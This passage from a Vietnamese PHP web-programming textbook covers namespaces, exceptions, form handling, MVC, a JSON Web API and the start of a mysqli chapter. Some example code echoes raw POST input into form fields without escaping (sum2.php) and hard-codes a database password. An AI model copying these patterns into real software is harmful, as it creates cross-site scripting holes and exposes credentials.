ClassA, *ClassB*, *ClassC* được hiểu là lần lượt thuộc không gian tên `\abc\def`, `\abc\def\ghi`, `\jkl`; hàm *dosomething()* có thể nằm trong không gian tên `\abc\def` hoặc không gian tên toàn cục (`\`); trường hợp không không gian tên `\abc\def` không chứa hàm *dosomething()*, hệ thống mới sử dụng hàm *dosomething()* ở không gian tên toàn cục.

```
namespace \abc\def {  
    $a = new ClassA();  
    $b = new ghi\ClassB();  
    $c = new \jkl\ClassC();  
    dosomething();  
}
```

Để không phải viết tên đầy đủ, PHP cho phép nhập và đặt bí danh cho không gian tên, lớp, và giao diện. Nhập không gian tên, lớp, giao diện theo mẫu:

```
use ns\subns\Classname;
```

sau đó chỉ cần sử dụng *Classname* thay cho tên đầy đủ `ns\subns\Classname`. Nhập và đặt bí danh cho không gian tên, lớp, giao diện theo mẫu:

```
use ns\subns\Classname as Another;
```

sau đó sử dụng *Another* thay cho tên đầy đủ `ns\subns\Classname`. Ví dụ, giả sử lớp *Dog* đã được định nghĩa trong không gian tên `\animal`, việc nhập và sử dụng bí danh cho lớp *Dog* có thể được thực hiện như sau:

```
use animal\Dog as D;  
$d = new D();
```

6.2.10. Xử lý ngoại lệ

PHP cung cấp các cú pháp xử lý ngoại lệ giống như Java. Để ném ngoại lệ, sử dụng từ khóa *throw* với cú pháp như sau:

```
throw new Exception("Mô tả ngoại lệ");
```

Để bắt và xử lý ngoại lệ, PHP cũng sử dụng các từ khóa *try*, *catch*, và *finally* với ý nghĩa giống như trong Java:

```
try {  
    // mã xử lý nghiệp vụ  
} catch (Exception $e) {  
    // nếu có ngoại lệ xảy ra ở khối try  
    // thì mã xử lý ngoại lệ ở khối catch được thực hiện.
```

```

        // Sử dụng $e->getMessage() để lấy mô tả ngoại lệ.
    } [catch (OtherException $oe) {
        // Có thể nhiều khối catch sau khối try.
        // Mỗi khối catch bắt một loại ngoại lệ.

    }]*
    [finally {
        // Mã được chạy bất kể ngoại lệ đã xảy ra hay không.
    }]

```

6.3. PHÁT TRIỂN ỨNG DỤNG WEB VỚI PHP

Trong năm nhiệm vụ của bên phục vụ đã được trình bày ở Mục 6.1, hai nhiệm vụ đầu tiên luôn luôn được tiến hành mỗi khi nhận được một yêu cầu HTTP từ trình khách. Nhiệm vụ thứ nhất, tiếp nhận và phân tích yêu cầu HTTP, được trình phục vụ web và trình thông dịch PHP thực hiện tự động. Kết quả thực hiện nhiệm vụ thứ nhất, các thuộc tính và giá trị của yêu cầu HTTP được lưu trong các bộ sưu tập sau đây:

- `$GLOBALS` — Mảng các biến toàn cục.
- `$_SERVER` — Mảng các biến tiêu đề HTTP, đường dẫn và vị trí kịch bản.
- `$_GET` — Mảng các biến GET.
- `$_POST` — Mảng các biến POST.
- `$_REQUEST` — Mảng các biến Request (cả GET, POST và COOKIE).
- `$_FILES` — Mảng các tệp upload.
- `$_SESSION` — Mảng các biến phiên.
- `$_ENV` — Mảng các biến môi trường.
- `$_COOKIE` — Mảng các biến cookies.

Để biết nội dung của từng bộ sưu tập, có thể dùng hàm `var_dump($var)`, trong đó `$var` là một trong các bộ sưu tập được liệt kê ở trên. Để biết một phần tử (khóa) nào đó có tồn tại trong một bộ sưu tập hay không, sử dụng hàm `isset($var[key])`. Ngoài ra, để biết giá trị của phần tử trong bộ sưu tập đã được gán giá trị hay chưa, sử dụng hàm kiểm tra `empty($var[key])`.

Thông thường, ứng dụng cung cấp biểu nhập (form) cho người dùng nhập dữ liệu. Khi đó, tùy vào phương thức HTTP mà form sử dụng là GET hay POST, dữ liệu của người dùng sẽ được lưu vào mảng `$_GET` hoặc `$_POST`, tương ứng. Phương thức GET được sử dụng trong những trường hợp dữ liệu nhập ít, ngắn và

để nhập. Trong những trường hợp như vậy, sử dụng chuỗi truy vấn trong URL, thay cho biểu nhập, là đủ. Ví dụ, trang *sum.php* sau đây cho phép người dùng nhập hai số x và y trong chuỗi truy vấn của URL, tính và trả về giá trị tổng của chúng. Ví dụ đơn giản này cho thấy *ba bước xử lý chính* của ứng dụng bên phục vụ. Đầu tiên, ứng dụng cần phải *kiểm tra các ràng buộc trên dữ liệu người dùng* để đảm bảo dữ liệu được nhập đầy đủ và đúng đắn. Chỉ khi dữ liệu vào được đảm bảo, ứng dụng mới tiếp tục bằng việc thực thi một thuật toán nào đó nhằm *giải quyết bài toán* để thu về kết quả. Với trang *sum.php*, bài toán được đặt ra hết sức đơn giản là tính tổng hai số. Khi đã có kết quả, ứng dụng *trả kết quả ra đáp ứng HTTP* để hoàn tất quá trình xử lý bên phục vụ. Với trang *sum.php*, biểu thức và giá trị của biểu thức tổng được đưa ra thân của đáp ứng HTTP. Nếu người dùng nhập trên thanh địa chỉ URL *sum.php?x=1&y=2*, người dùng sẽ nhận được kết quả trên giao diện là *"1 + 2 = 3"*. Nếu người dùng nhập trên thanh địa chỉ URL *sum.php?x=1&y=a*, người dùng sẽ nhận được thông báo *"y phải là số"* trên giao diện.

```
1. <?php
2. // sum.php
3.
4. // Bước 1: Kiểm tra các ràng buộc trên dữ liệu vào
5. if (!isset($_GET["x"])) { echo "Chưa nhập x"; exit(); }
6. if (!is_numeric($_GET["x"])) { echo "x phải là số"; exit(); }
7. if (!isset($_GET["y"])) { echo "Chưa nhập y"; exit(); }
8. if (!is_numeric($_GET["y"])) { echo "y phải là số"; exit(); }
9.
10. // Bước 2: Giải bài toán
11. $sum = floatval($_GET["x"]) + floatval($_GET["y"]);
12.
13. // Bước 3: Xuất kết quả
14. echo $_GET["x"]." + ".$_GET["y"]." = ".$sum;
```

Phương thức POST được khuyến cáo sử dụng để nhập liệu trong mọi trường hợp, kể cả trường hợp dữ liệu nhập ít và ngắn. Trang *sum2.php* sau đây thực hiện cùng chức năng với trang *sum.php* ở trên, khác là trang *sum2.php* cung cấp biểu nhập cho người dùng nhập các giá trị x , y và gửi dữ liệu đến bên phục vụ theo phương thức POST. Nếu dữ liệu đã được nhập và đệ trình, trang *sum2.php* thực hiện ba bước chính như trang *sum.php*. Ngoài ra, dữ liệu người dùng được xuất ngược lại lên các ô nhập để người dùng dễ dàng theo dõi cũng như thay đổi các giá trị rồi đệ trình tiếp.

```
1. <?php
2. // sum2.php
3.
4. // Đã đệ trình form
5. if (isset($_POST["x"]) && isset($_POST["y"])) {
6. // Bước 1: Kiểm tra các ràng buộc trên dữ liệu vào
7. if (!is_numeric($_POST["x"])) { echo "x phải là số"; }
8. else if (!is_numeric($_POST["y"])) { echo "y phải là số"; }
9. else {
10. // Bước 2: Giải bài toán
11. $sum = floatval($_POST["x"]) + floatval($_POST["y"]);
12. // Bước 3: Xuất kết quả
```

```

13.     echo $_POST["x"]." + ".$_POST["y"]." = ".$sum;
14. }
15. }
16. ?>
17. <form method="post">
18.     x = <input type="text" name="x"
19.         value="<?php echo (isset($_POST["x"]) ? $_POST["x"] : ""); ?>"><br>
20.     y = <input type="text" name="y"
21.         value="<?php echo (isset($_POST["y"]) ? $_POST["y"] : ""); ?>"><br>
22.     <input type="submit" value="Submit">
23. </form>

```


Để chèn tiêu đề vào đáp ứng HTTP, PHP cung cấp hàm *header()*. Chèn tiêu đề HTTP sẽ được nhắc đến trong các chương tiếp theo khi trình bày những vấn đề liên quan.

Lưu ý, ngoài ba bước xử lý chính như được minh họa trong các ví dụ ở trên, trong những ứng dụng thực tế, một số bước xử lý khác cũng được thực hiện để thực hiện các nhiệm vụ còn lại bên phục vụ (các Mục 6.1.3, 6.1.4, 6.1.5). Những nhiệm vụ này sẽ được trình bày trong những chương riêng sau chương này.

6.4. MẪU THIẾT KẾ MVC

Mẫu thiết kế Model-View-Controller (MVC) được Trygve Reenskaug đề xuất trong nghiên cứu của mình vào năm 1979. MVC thực chất là một ý tưởng trong thiết kế kiến trúc hệ thống mà cụ thể là chia hệ thống thành các phần một cách khoa học để đáp ứng được yêu cầu của một hệ thống lớn và phức tạp. Cụ thể, MVC xem ứng dụng gồm ba thành phần đóng ba vai trò khác nhau và ảnh hưởng lẫn nhau: *mô hình (model)*, *giao diện (view)*, và *điều khiển (controller)*. Thành phần mô hình có nhiệm vụ xử lý logic của ứng dụng, cung cấp dữ liệu, thường thao tác với CSDL. Lưu ý không được đồng nhất mô hình với dữ liệu. Mô hình được hiểu là bài toán với thuật toán và cấu trúc dữ liệu của nó. Dữ liệu chỉ là kết quả xử lý của mô hình hay của bài toán. Thành phần giao diện cung cấp trình diễn và tương tác với người dùng, bao gồm hiển thị dữ liệu ra màn hình, cung cấp các thực đơn, nút bấm, hộp thoại, chọn lựa ..., để người dùng có thể thêm, xóa, sửa, tìm kiếm và thực hiện nhiều thao tác khác. Thành phần điều khiển có nhiệm vụ điều phối hoạt động của các thành phần mô hình và giao diện. Với ứng dụng web, tương tác giữa các thành phần được minh họa trong Hình 6.1. Thành phần điều khiển có nhiệm vụ giao tiếp với trình khách. Nó là thành phần tiếp nhận yêu cầu HTTP từ trình khách và trả đáp ứng HTTP cho trình khách. Mỗi khi nhận được yêu cầu HTTP, thành phần điều khiển chuyển yêu cầu đến thành phần mô hình với ý nghĩa yêu cầu HTTP chính là dữ liệu vào của bài toán. Thông thường, yêu cầu HTTP (dạng văn bản) được thành phần điều khiển chuyển thể sang một dạng khác để xử lý hơn (ví dụ, đối tượng) trước khi được chuyển tiếp tới thành phần mô hình. Thành phần mô hình thực hiện nhiệm vụ giải bài toán với đầu vào là yêu cầu HTTP. Kết quả xử lý là dữ liệu ra được thành phần mô hình trả lại cho thành phần

điều khiển. Thành phần điều khiển có thể sử dụng dữ liệu này để trả về cho trình khách. Thành phần điều khiển cũng có thể chuyển dữ liệu ra, là kết quả bài toán, cho thành phần giao diện để thành phần giao diện chuyển thể dữ liệu thành một dạng nội dung web nào đó (HTML, JavaScript, CSS, JSON, ...). Nội dung web sau đó được thành phần giao diện trả lại cho thành phần điều khiển và thành phần điều khiển đưa nội dung web vào đáp ứng HTTP để gửi cho trình khách.



Hình 6.1. Mô hình MVC áp dụng cho ứng dụng web (nguồn Internet)

Kiến trúc MVC, như vừa được mô tả ở trên, phân chia nhiệm vụ cho các thành phần khác nhau, giúp cho việc phát triển, bảo trì, mở rộng phần mềm có thể được thực hiện dễ dàng hơn. Trước đây, khi chưa áp dụng MVC, cả ba nhiệm vụ (giải bài toán, trình diễn kết quả, và điều phối) được thực hiện bởi một thành phần duy nhất và được viết trong cùng một tệp. Kiến trúc ba-trong-một như vậy, được gọi là kiến trúc phẳng (flat), tỏ ra kém hiệu quả và gây khó khăn cho việc phát triển, bảo trì, mở rộng phần mềm, đặc biệt với phần mềm lớn và phức tạp.

Xét một cài đặt ứng dụng theo kiến trúc MVC, tương phản với kiến trúc phẳng, thông qua ví dụ cụ thể sau đây. Trang *sum.php* ở ví dụ trước đã cài đặt ứng dụng tính tổng hai số theo kiến trúc phẳng. Rõ ràng, trang này chưa cho thấy những hạn chế của kiến trúc phẳng. Tuy nhiên, hãy hình dung khi thay bài toán tính tổng bằng một bài toán phức tạp nào đó đòi hỏi cả trăm dòng lệnh để xử lý nghiệp vụ và chục dòng lệnh khác để trình diễn kết quả, mã nguồn trang *sum.php* sẽ rất dài, khó theo dõi và lẫn lộn giữa mã xử lý nghiệp vụ với mã tạo trình diễn. Hãy tổ chức lại trang *sum.php* bằng dự án *sum* theo kiến trúc MVC như sau. Ba tệp, *model.php*, *view.php* và *control.php* được tạo trong dự án này cùng với tệp *index.php*. Tên của các tệp nói lên thành phần mà nó cài đặt.

Tệp *model.php* có nội dung như sau:

```

1. <?php
2. // model.php: Tính tổng hai số
3. class SumModel {
4.     // Input:
5.     private $x; // Số thứ nhất
6.     private $y; // Số thứ hai
7.     // Output:
8.     private $sum; // Tổng
  
```

```

9.
10. // Nhận dữ liệu vào
11. public function __construct($x, $y) {
12.     $this->x = $x;
13.     $this->y = $y;
14. }
15. /**
16.  * Giải bài toán
17.  */
18. public function solve() { $this->sum = $this->x + $this->y; }
19. /**
20.  * Trả kết quả
21.  */
22. public function getSum() { return $this->sum; }
23. }

```

Mô hình được cài đặt bằng một lớp với các thuộc tính thể hiện đầu vào và đầu ra của bài toán, các phương thức cài đặt thuật toán giải quyết bài toán. Có thể thấy rõ rằng mã nguồn mô hình độc lập với giao diện và với điều khiển. Có thể sử dụng lại mô hình này ở bất kỳ dự án nào. Khi thay đổi cài đặt bên trong mô hình, ví dụ thay đổi thân các phương thức theo một thuật toán tiên tiến hơn, dự án sẽ không bị ảnh hưởng, mô hình vẫn được tích hợp và làm việc tốt với các thành phần còn lại.

Tập *view.php* có nội dung như sau:

```

1. <?php
2. /**
3.  * view.php: Trình diễn kết quả tính tổng hai số
4.  */
5. class SumView {
6.     private $x;
7.     private $y;
8.     private $ret;
9.     // Nhận dữ liệu vào và ra
10.    public function __construct($x, $y, $ret) {
11.        $this->x = $x;
12.        $this->y = $y;
13.        $this->ret = $ret;
14.    }
15.    /**
16.     * Tạo trang web từ dữ liệu thô
17.     */
18.    public function render() {
19.        $html = "<!DOCTYPE html>";
20.        $html .= "<html>";
21.        $html .= "<head>";
22.        $html .= "<title>Tổng hai số</title>";
23.        $html .= "<meta charset='utf-8'>";
24.        $html .= "</head>";
25.        $html .= "<body>";
26.        $html .= "<h1>Tổng hai số</h1>";
27.        $html .= $this->x;
28.        $html .= " + ";
29.        $html .= $this->y;
30.        $html .= " = ";
31.        $html .= $this->ret;

```

```

32.     $html .= "</body></html>";
33.     return $html;
34. }
35. }

```

Thành phần giao diện được cài đặt bởi một lớp với các thuộc tính là dữ liệu ra, có thể cả dữ liệu vào, của bài toán. Lớp giao diện cung cấp các phương thức chuyển thể dữ liệu sang nội dung web tương tự phương thức *render()* trong ví dụ này. Rõ ràng, mã nguồn giao diện cũng độc lập với mã nguồn của các thành phần khác. Việc cập nhật giao diện không ảnh hưởng đến các thành phần khác và hệ thống vẫn làm việc tốt.

Tập *control.php* có nội dung như sau:

```

1. <?php
2. /**
3.  * control.php: Điều khiển chương trình tính tổng hai số
4.  */
5. require_once("model.php");
6. require_once("view.php");
7.
8. class SumControl {
9.     public function proc() {
10.         // 1. Nhận yêu cầu, kiểm tra các tham số
11.
12.         if (isset($_GET["x"]) && isset($_GET["y"]) &&
13.             is_numeric($_GET["x"]) && is_numeric($_GET["y"])) {
14.             $x = floatval($_GET["x"]);
15.             $y = floatval($_GET["y"]);
16.
17.             // 2. Gọi model để xử lý nghiệp vụ
18.             $model = new SumModel($x, $y);
19.             $model->solve();
20.             $ret = $model->getSum(); //Kết quả xử lý nghiệp vụ
21.
22.             // 3. Gọi view để tạo nội dung
23.             $view = new SumView($x, $y, $ret);
24.             $html = $view->render();
25.
26.             // 4. Trả lời trình khách
27.             echo $html;
28.         } else {
29.             echo "Nhập x, y là các số. Ví dụ ?x=3&y=-4";
30.         }
31.     }
32. }

```

Thành phần điều khiển được cài đặt bằng một lớp với các phương thức thực hiện chức năng điều phối, như phương thức *proc()* trong ví dụ này. Mỗi phương thức thực hiện điều phối của thành phần điều khiển còn được gọi là một hành động (action). Hành động điều phối thực hiện kiểm tra dữ liệu vào, chuyển dữ liệu vào cho thành phần mô hình, nhận kết quả xử lý từ thành phần mô hình rồi chuyển cho thành phần giao diện, nhận nội dung web từ thành phần giao diện rồi gửi cho trình khách. Ngoài ra, hành động điều phối cũng phải đảm nhận một số bước xử

lý khác để thực hiện các nhiệm vụ còn lại bên phục vụ (các Mục 6.1.3, 6.1.4, 6.1.5). Những nhiệm vụ này sẽ được trình bày trong những chương riêng sau chương này.

Cuối cùng, trang *index.php*, khai thác các thành phần kể trên, có nội dung như sau:

```
1. <?php
2.     require_once("control.php");
3.     $ctrl = new SumControl();
4.     $ctrl->proc();
```

Đối tượng điều khiển được khai báo và hành động của nó được gọi để bắt đầu thực thi chuỗi xử lý với sự tham gia của cả các thành phần mô hình và giao diện ở phía sau.

6.5. GIAO DIỆN CẤU PHẦN

Trong thiết kế MVC, thành phần giao diện có thể trả về một trang web đầy đủ, như trang *view.php* ở ví dụ trước, nhưng cũng có thể chỉ trả về một đoạn nội dung cấu phần của trang web mà thôi. Việc trả về các đoạn cấu phần trang web có ưu điểm, so với trả về cả trang đầy đủ, là khả năng tích hợp cấu phần trang web vào bất kỳ vị trí nào ở trang bất kỳ.

Xét ví dụ thành phần giao diện MVC trả về cấu phần trang web như sau. Dự án *sum* ở Mục 6.4 sẽ được thay đổi nội dung các tệp *view.php* và *index.php*. Trong tệp *view.php*, phương thức *render()* của lớp *SumView* không trả về cả trang web nữa mà chỉ trả về một đối tượng *<div>* chứa nội dung cần hiển thị. Mã nguồn tệp *view.php* được sửa đổi như sau:

```
1. <?php
2.     // view.php: Trình diễn kết quả tính tổng hai số
3.     class SumView {
4.     private $x;
5.     private $y;
6.     private $ret;
7.     // Nhận dữ liệu vào và ra
8.     public function __construct($x, $y, $ret) { ... }
9.     //
10.    // Tạo cấu phần trang web từ dữ liệu thô
11.    public function render() {
12.        $html = "<div> ";
13.        $html .= "<h1>Tổng hai số</h1>";
14.        $html .= $this->x;
15.        $html .= " + ";
16.        $html .= $this->y;
17.        $html .= " = ";
18.        $html .= $this->ret;
19.        $html .= "</div>";
20.        return $html;
21.    }
22. }
```

Tệp *index.php* được sửa đổi tương ứng để tạo khung cho trang web, sau đó tải cấu phần trang web do *SumView* tạo ra. Mã nguồn tệp *index.php* được sửa đổi như sau:

```
1. <!DOCTYPE html><html><head>
2.   <title>L.6.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <?php
6.     require_once("control.php");
7.     $ctrl = new SumControl();
8.     $ctrl->proc();
9.   ?>
10. </body></html>
```

6.6. WEB API

Trong nhiều trường hợp, bên phục vụ thậm chí không có thành phần giao diện và không trả về trang web hay cấu phần trang web. Thành phần điều khiển sẽ chuyển nguyên dữ liệu về cho mặt trước. Mặt trước sẽ cập nhật giao diện theo dữ liệu nhận được. Ưu điểm của cách làm này là mặt trước có toàn quyền với dữ liệu nhận được. Mặt trước có thể tạo, cập nhật các đối tượng DOM dựa trên dữ liệu nhận được hoặc phân tích và khai thác dữ liệu nhận được theo cách này hay cách khác. Việc mặt sau trả về dữ liệu cho mặt trước là thực hiện theo kiến trúc thick client – thin server giúp tăng hiệu năng và cải thiện trải nghiệm người dùng của ứng dụng web.

Mặt khác, khi mặt sau trả về dữ liệu, các ứng dụng bên ngoài cũng có thể khai thác các chức năng và dữ liệu được cung cấp bởi mặt sau. Một ứng dụng bất kỳ có thể gửi dữ liệu cần xử lý (input) đến mặt sau của ứng dụng web bằng yêu cầu HTTP và nhận kết quả (output) bằng đáp ứng HTTP chứa dữ liệu. Mặt sau của ứng dụng web, theo cách này, cung cấp các API, được gọi là **Web API**, cho phép tích hợp các ứng dụng một cách linh hoạt. Nói một cách đơn giản, Web API là tài nguyên web động không trả về HTML, JavaScript, hay CSS mà trả về dữ liệu mỗi khi nó được yêu cầu. Chức năng của mỗi Web API là thực hiện một công việc gì đó, xử lý dữ liệu vào và trả kết quả hay dữ liệu ra. Web APIs giống như các hàm xử lý trong một thư viện ở xa trên Internet. Ứng dụng triệu gọi Web API bằng cách gửi yêu cầu HTTP và nhận kết quả từ đáp ứng HTTP.

Định dạng dữ liệu được trả về bởi các Web APIs thường là XML, JSON. Xét ví dụ một Web API trả về dữ liệu JSON như sau. API này có tên là *SumAPI*, tiếp nhận hai số thực và tính tổng của hai số, trả về tổng cùng hai số hạng ở định dạng JSON. API đóng vai trò như thành phần điều khiển, gọi đến thành phần mô hình để xử lý bài toán rồi chuyển kết quả ở định dạng JSON cho ứng dụng có yêu cầu.

```
1. <?php // Tệp api.php
2.   require_once("model.php");
3.
```

```

4. class SumAPI {
5.     public function proc() {
6.         // 1. Nhận yêu cầu, kiểm tra các tham số
7.
8.         if (isset($_GET["x"]) && isset($_GET["y"]) &&
9.             is_numeric($_GET["x"]) && is_numeric($_GET["y"])) {
10.            $x = floatval($_GET["x"]);
11.            $y = floatval($_GET["y"]);
12.
13.            // 2. Gọi model để xử lý nghiệp vụ
14.            $model = new SumModel($x, $y);
15.            $model->solve();
16.            $sum = $model->getSum(); // Kết quả xử lý nghiệp vụ
17.
18.            // 3. Trả về dữ liệu JSON
19.            $arr = array("x"=>$x, "y"=>$y, "sum"=>$sum);
20.            echo json_encode($arr);
21.        } else {
22.            echo '{"ret":"Nhập x, y là các số. Ví dụ ?x=3&y=-4.5"}';
23.        }
24.    }
25.
26. $api = new SumAPI();
27. $api->proc();

```

Lúc này, mặt trước hoặc ứng dụng bất kỳ có thể triệu gọi *SumAPI* bằng URL "*api.php?x={v1}&y={v2}*", trong đó *{v1}*, *{v2}* là hai số thực. Ví dụ, trang web sau đây sử dụng JavaScript, AJAX gọi đến *SumAPI* để tính tổng của hai số 3.2 và 9.5, rồi hiển thị biểu thức "*3.2 + 9.5 = 12.7*" trên giao diện.

```

1. <!DOCTYPE html><html><head>
2.     <title>L.6.6</title>
3.     <meta charset="utf-8">
4. </head><body>
5.     <div id="content"></div>
6.     <script type="text/javascript" src="xmlhttp.js"></script>
7.     <script type="text/javascript">
8.         var xmlhttp = getXmlHttpRequest();
9.         xmlhttp.onreadystatechange = function() {
10.            if (this.readyState == 4) {
11.                if (this.status == 200) {
12.                    var obj = JSON.parse(this.responseText);
13.                    document.querySelector("#content").innerHTML = obj.x + " + " + o
14.                        bj.y + " = " + obj.sum;
15.                }
16.            }
17.        };
18.        xmlhttp.open("GET", "api.php?x=3.2&y=9.5", true);
19.        xmlhttp.send(null);
20.    </script>
21. </body></html>

```

Bài tập

1. Viết trang PHP cho phép nhận một chuỗi ký tự được người dùng nhập từ trình duyệt và trả về cho trình duyệt xâu ký tự đã được chuẩn hóa (xóa các dấu trắng không cần thiết, viết hoa các ký tự đầu mỗi từ, viết thường các ký tự còn lại). Phát triển một Web API cung cấp chức năng chuẩn hóa xâu.
2. Phát triển trang PHP cho phép người dùng upload ảnh và download ảnh đã upload.

Đọc thêm

1. Josh Lockhart, "Modern PHP: New Features and Good Practices, 1st Edition", O'Reilly Media, 2015.
2. Budi Kurniawan, "Servlet & JSP: A Beginner's Tutorial", Brainy Software, 2016.
3. Adam Freeman, "Pro ASP.NET Core MVC 2, 7th Edition", Apress, 2017.

Lê Đình Thanh, Nguyễn Việt Anh

Chương 7

THAO TÁC CƠ SỞ DỮ LIỆU

7.1. TỔNG QUAN

Các ứng dụng web ngày nay thường phải thao tác với cơ sở dữ liệu. Cơ sở dữ liệu có chức năng lưu trữ bền vững dữ liệu người dùng và kết quả xử lý của ứng dụng. Nội dung web được ứng dụng tạo ra sẽ căn cứ vào dữ liệu. Dữ liệu khác nhau dẫn đến nội dung web được tạo ra khác nhau. Nói cách khác, dữ liệu đóng vai trò như nguyên liệu để tạo ra nội dung “động” cho trang web.

PHP hỗ trợ nhiều thư viện khác nhau cho thao tác với cơ sở dữ liệu. Thư viện thứ nhất, *mysql_*, ra đời từ những phiên bản đầu tiên của PHP, cho phép thao tác với cơ sở dữ liệu MySQL theo phương pháp lập trình thủ tục. Từ PHP 5.5 trở đi, *mysql_* chính thức bị loại bỏ. Thư viện thứ hai, *mysqli*, ra đời từ phiên bản PHP 5.0, cho phép thao tác với cơ sở dữ liệu MySQL theo cả phương pháp lập trình thủ tục và lập trình hướng đối tượng. Thư viện thứ ba, *PDO* (PHP Data Objects), ra đời từ phiên bản PHP 5.0, cho phép thao tác với nhiều hệ cơ sở dữ liệu khác nhau, ngoài MySQL còn nhiều hệ quản trị cơ sở dữ liệu khác, theo phương pháp lập trình hướng đối tượng.

MySQL là hệ quản trị cơ sở dữ liệu được dùng phổ biến, đặc biệt với lập trình viên PHP. Tổ hợp được ưa thích là LAMP (Linux, Apache, MySQL, PHP) hoặc XAMP (X, Apache, MySQL, PHP), trong đó X (cross) ám chỉ hệ điều hành bất kỳ. Điều đó có nghĩa, Apache, MySQL, PHP cũng có thể được dùng trên Windows hay MAC OS. Ngoài MySQL, nhiều hệ quản trị cơ sở dữ liệu khác như PostgreSQL, Oracle, MongoDB, MS SQL, ... cũng có thể được dùng với PHP.

Bất luận thư viện và hệ quản trị cơ sở dữ liệu nào được sử dụng, về cơ bản, thao tác cơ sở dữ liệu gồm các bước chính sau:

1. Tạo kết nối đến máy chủ cơ sở dữ liệu
2. Lựa chọn cơ sở dữ liệu để làm việc
3. Xây dựng các truy vấn, cập nhật và thực hiện truy vấn, cập nhật
4. Xử lý dữ liệu kết quả trả về khi thực hiện các truy vấn, cập nhật
5. Đóng kết nối đến máy chủ cơ sở dữ liệu

Ngoài năm thao tác chính như liệt kê ở trên, thay đổi cấu trúc bảng, thực thi giao tác, mã hóa dữ liệu, ... là một vài thao tác khác cũng có thể được yêu cầu. Thao tác cơ sở dữ liệu sử dụng *mysqli* và *PDO* của PHP sẽ được trình bày trong các mục tiếp theo.

7.2. MYSQLi

7.2.1. Cài đặt và cấu hình

Từ phiên bản PHP 5.3, thư viện *mysqli* được cài đặt và bật theo mặc định. Điều đó có nghĩa chỉ cần cài đặt PHP 5.3 trở lên là có thể thao tác với cơ sở dữ liệu MySQL. Nếu sử dụng các phiên bản PHP 5.0, 5.1 hay 5.2, lập trình viên cần cài đặt gói *php-mysql* để có *mysqli*, đồng thời cần bật *mysqli* bằng cách đưa vào tệp cấu hình *php.ini* dòng có nội dung *extension=php_mysqli.dll*. Nhắc lại rằng, thư viện *mysqli* là một mở rộng của PHP để thao tác với cơ sở dữ liệu MySQL chứ không phải một hệ quản trị cơ sở dữ liệu nào khác. Nếu hệ quản trị cơ sở dữ liệu là MySQL và lập trình viên PHP không có ý định chuyển sang một hệ quản trị cơ sở dữ liệu khác thì *mysqli* là một lựa chọn tốt. Nó hỗ trợ tất cả những đặc trưng của MySQL và cho phép thao tác với MySQL ở một tốc độ cao.

7.2.2. Mở và đóng kết nối cơ sở dữ liệu

Thư viện *mysqli* cho phép thao tác với MySQL theo cả lập trình thủ tục và lập trình hướng đối tượng. Giáo trình chỉ trình bày sử dụng *mysqli* theo phương pháp lập trình hướng đối tượng vì đây là phương pháp lập trình chính được sử dụng ngày nay. Để kết nối đến máy chủ MySQL và lựa chọn cơ sở dữ liệu làm việc, ứng dụng cần tạo một đối tượng *mysqli* theo cú pháp

```
$db = new mysqli($host, $username, $passwd, $dbname, $port)
```

trong đó, *\$host* là địa chỉ IP hoặc tên miền của máy chủ MySQL, *\$username* và *\$passwd* là tên sử dụng và mật khẩu người dùng cơ sở dữ liệu, *\$dbname* là tên cơ sở dữ liệu, và *\$port* là cổng được MySQL lắng nghe. Cổng mặc định cho MySQL là 3306. Nếu sử dụng cổng mặc định thì tham số *\$port* không cần được chỉ định trong hàm tạo đối tượng *mysqli*. Kết quả của hàm tạo *mysqli*, nếu thành công, là một đối tượng kết nối đến cơ sở dữ liệu được chỉ định. Ngược lại, nếu có lỗi không kết nối được, số lỗi và mã lỗi sẽ được trả về trong các thuộc tính *connect_errno*, *connect_error*, tương ứng.

Để đóng kết nối cơ sở dữ liệu, sử dụng phương thức *close()*, không có tham số, của *mysqli*. Thao tác này tuy đơn giản nhưng rất quan trọng vì nó có tác dụng giải phóng các tài nguyên đã cấp cho kết nối. Nếu ứng dụng không đóng kết nối, sau nhiều lần thao tác cơ sở dữ liệu, nhiều kết nối được mở ra nhưng không được đóng lại dẫn đến tài nguyên bị chiếm dụng lãng phí và hiệu năng của ứng dụng bị ảnh hưởng.

Mã nguồn thao tác cơ sở dữ liệu sử dụng *mysqli* tổng quát có dạng như ví dụ sau đây.

```
1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) {
```

```

5.     echo "Lỗi: " . $db->connect_error;
6.     exit();
7. }
8.
9. // Các thao tác cơ sở dữ liệu: truy vấn, cập nhật
10. // ...
11.
12. // Đóng kết nối cơ sở dữ liệu
13. $db->close();

```

7.2.3. Cập nhật cơ sở dữ liệu

Phương thức *query()* của đối tượng *mysqli* được sử dụng để cập nhật cơ sở dữ liệu. Tham số được sử dụng là câu lệnh *update*, *delete*, *insert* hay *alter* của SQL. Ví dụ, đoạn mã sau thực hiện cập nhật sách trong cơ sở dữ liệu.

```

1. <?php
2. // Mở kết nối cơ sở dữ liệu
3. $db = new mysqli("112.113.114.115", "canbo", "canbo@123", "thuvien");
4. if ($db->connect_errno) { echo "Lỗi: " . $db->connect_error; exit(); }
5.
6. // Cập nhật cơ sở dữ liệu
7. $result = $db->query("update Sach set tieude='Lập trình C++'
   where id='1'");
8. if ($result) { echo "Đã cập nhật sách thành công"; }
9. else { echo "Lỗi: (" . $db->errno . ") " . $db->error; }
10.
11. // Đóng kết nối cơ sở dữ liệu
12. $db->close();

```

7.2.4. Truy vấn và xử lý kết quả

